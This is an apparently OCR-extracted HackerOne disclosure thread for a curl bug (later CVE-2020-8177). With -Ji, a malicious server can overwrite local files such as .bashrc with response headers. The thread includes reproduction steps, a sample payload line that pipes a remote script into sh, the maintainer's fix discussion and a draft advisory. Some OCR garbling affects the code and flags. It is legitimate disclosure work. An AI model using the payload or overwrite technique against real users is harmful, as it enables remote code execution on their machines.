curl overwrite local file with -J



TIMELINE

snsn submitted a report to curl.

May 30th (3 ye

Summary:

curl supports the Content-disposition header, including the filename= option. By design, curl does not allow server-provided local file override by verifying that filename= argument does not exist before opening it.

However, the implementation contains 2 minor logical bugs that allow a server to override an arbitrary local file (without path traversal) when running curl with spe command line args (-OJi)

This bug can trigger a logical RCE when curl is used from the user's home dir (or other specific directories), by overriding specific files (e.g. ".bashrc"), while keeping user completely uninformed of the side effects.

The 2 bugs are:

- 1. curl -iJ is not supported however curl -Ji is available -
- 2. The standard Content-disposition handling flow does not allow opening existing files: https://github.com/curl/curl/blob/master/src/tool_cb_wrt.c#L54, however by using _03i it is possible to reach a flow that overrides a local file with the response headers, without verification: https://github.com/curl/curl/blob/master/src/tool_cb_hdr.c#L196

Steps To Reproduce:

1. Return the following http response form a server :

```
Code 77 Bytes Wrap lines Copy Dow

1 HTTP/1.1 200 OK

2 <PAYLOAD>

3 Content-disposition: attachment; filename=".bashrc"
```

Where <PAYLOAD> is the bash payload, e.g. echo pwn

2. Run curl -0Ji from the user's home dir

Note that curl falsely claims that $\mbox{\tt .bashrc}$ was refused to be overwritten.

Supporting Material/References:

First bug:


```
Wrap lines Copy Dow
Code 433 Bytes
        config->show_headers = toggle; /* show the headers as well in the
                                          general output stream */
4
        break:
5 ...
6
      case 'J': /* --remote-header-name */
        if(config->show_headers) {
         warnf(global,
9
                "--include and --remote-header-name cannot be combined.\n");
10
          return PARAM_BAD_USE;
11
12
         config->content_disposition = toggle;
13
         break;
```

Second bug:

```
Code 681 Bytes
                                                                                                                                   Wrap lines Copy Dow
1
        if(filename) {
2
          if(outs->stream) {
           int rc;
4
            /* already opened and possibly written to */
6
             fclose(outs->stream):
            outs->stream = NULL;
8
9
            /* rename the initial file name to the new file name */
            rc = rename(outs->filename, filename);
11
            if(rc != 0) {
12
              warnf(per->config->global, "Failed to rename %s -> %s: %s\n",
13
                    outs->filename, filename, strerror(errno));
14
15
            if(outs->alloc_filename)
16
              Curl_safefree(outs->filename);
17
            if(rc != 0) {
18
              free(filename);
19
              return failure;
```

ппрась

Local file override without path traversal, possibly leading to an RCE or loss of data.



May 31st (3 ye

agder curl staff posted a comment.

May 31st (3 ye

agder (curl staff) posted a comment.

This is clearly buggy logic. But I can't manage to overwrite an existing file with the remote contents as indicated above. I created a new test (1460) trying to make i attached here. Exploiting this bug allows an existing file to get destroyed with the incoming headers, but it doesn't seem to store the response body in the file. Or a just not make the test correctly? Destroying the file is of course not good either.

1 attachment: F849726: test1460

snsn posted a comment.

Updated May 31st (3 ye

 $It is indeed impossible to overwrite with the {\it file contents}, however the server can use almost arbitrary input in the headers, so instead of: \\$

Code 98 Bytes Wrap lines Copy Dow 1 HTTP/1.1 200 swsclose 2 Content-Disposition: filename=name1460; charset=funny; option=strange 4 12345

This response will have a similar effect:

Wrap lines Copy Dow Code 98 Bytes 1 HTTP/1.1 200 swsclose 2 12345 3 Content-Disposition: filename=name1460; charset=funny; option=strange 4

Which still provides enough flexibility for the attacker to run code (e.g. if writing to bash will just fail the first line and execute 22345):

Wrap lines Copy Dow Code 125 Bytes 1 HTTP/1.1 200 swsclose 2 curl -s example.com/run.sh | sh 3 Content-Disposition: filename=name1460; charset=funny; option=strange

gder (curl staff) posted a comment.

May 31st (3 ye

reps. It does of course require that the "attacker" (the malicious server) is able to provide such crazy headers, but it's of course not unthinkable.

Updated May 31st (3 ye agder curl staff posted a comment. agder (curl staff) posted a comment.

Super to the nature of -3 and its ability to "surprise" the user with any file name, running such a command line invoke in \$HOME is of course also highly reckless and recipe for disasters to happen even without this flaw. For example, ~/.bash_profile in my home directory checks if there's a ..bashrc present and if so it gets executed. Meaning there are lots of users who don't have one, and then a plain curl command line, without this bug, can also produce this file.

I'm not saying this to deny this problem, just saying that users who invoke curl with 🗔 in \$HOME or other sensitive directories most likely can get hurt by malicio servers without any bugs present.


igder curl staff posted a comment.

ttached here are my two current draft commits for a fix. The first one makes sure that -J -i is not allowed even when specified in the other order and the second a $the test case that verifies the {\it fix} - {\it which} \ is the one mentioned before, that reproduces the problem without the {\it fix} applied {\it first}.$

Is this fix enough?

2 attachments:

F850213: 0001-tool getparam-i-is-not-OK-if-J-is-used.patch F850214: 0002-test1460-verify-that-Ji-is-not-ok.patch



Jun 1st (3 ye

Attached and inline below is my first advisory draft for this issue. I have not asked for a CVE yet but that's next in line.

@snsn: please let us know how you want to be credited in this Security Advisory and elsewhere.

curl overwrite local file with -J

Project curl Security Advisory, June 24th 2020 -

Permalink

VUI NERABII ITY

curl can be tricked to overwrite a local file when using -J

(--remote-header-name) and -i (--head) in the same command line.

The command line tool offers the Joption that saves a remove file using the file name present in the Content-Disposition: response header. curl then together with -i and there's logic that forbids it. However, the check is flawed and doesn't properly check for when the options are used in the reversed order: first using -J and then -i were mistakenly accepted.

The result of this mistake was that incoming HTTP headers could overwrite a local file if one existed, as the check to avoid the local file was done first when body data was received, and due to the mistake mentioned above, it could already have received and saved headers by that time.

The saved file would only get response headers added to it, as it would abort the saving when the first body byte arrives. A malicious server could however still be made to send back virtually anything as headers and curl would save them like this, until the first CRLF-CRLF sequence appears.

(Also note that \neg needs to be used in combination with \neg 0 to have any effect.)

We are not aware of any exploit of this flaw.

INFO

Users should be aware and *never* run curl with the [-3] option in their [\$HOME] or other sensitive directories, independently of this flaw. Using curl that way allows curl to create any file name it likes (ie what the remote server suggests) and it can confuse or trick users if allowed to save files that can mistakenly be assumed to be "locally made" or part of the system rather than provided by a potentially malicious remote party.

This bug was brought in commit

80675818e0417b when -J

was introduced to curl, first shipped in curl 7.20.0.

This flaw can happen to users of the curl tool but **not** for applications using libcurl.

The Common Vulnerabilities and Exposures (CVE) project has assigned the name CVE-2020-JJJJ to this issue.

CWE-641: Improper Restriction of Names for Files and Other Resources

Severity: 4.7 (Medium)

AFFECTED VERSIONS

- Affected versions: curl 7.20.0 to and including 7.70.0
- Not affected versions: curl < 7.20.0

THE SOLUTION

A [fix for CVE-2020-JJJJ](link will follow)

RECOMMENDATIONS

We suggest you take one of the following actions immediately, in order of preference:

A - Upgrade curl to version 7.71.0

 $\ensuremath{\mathsf{B}}$ - Apply the patch on your curl version and rebuild

C - Do not use \fill (in a directory with pre-existing files)

TIMELINE

This issue was first reported to the curl project on May 30, 2020.

This advisory was posted on June 24th 2020.

CREDITS

This issue was reported by sn on hackerone. Patched by Daniel Stenberg.

Thanks a lot!

1 attachment: F850607: CVE-2020-JJJJ.md

O- Jun 1st (3 years ago)

bagder curl staff changed the report title from Multiple logical bugs allow local file override without path traversal when using specific curl arguments to curl overwrite local file with -J.

O= bagder curl staff updated CVE reference to CVE-2020-8177.

Jun 1st (3 ye

snsn posted a comment.

I believe the patch does fix it, however I wonder if the rename logic in [tool_cb_hdr.c] should just be removed? As far as I understand it can't be executed in any floright now, and seems a bit risky since the Content-disposition logic generally does not overwrite existing files.

The advisory and credits looks good.

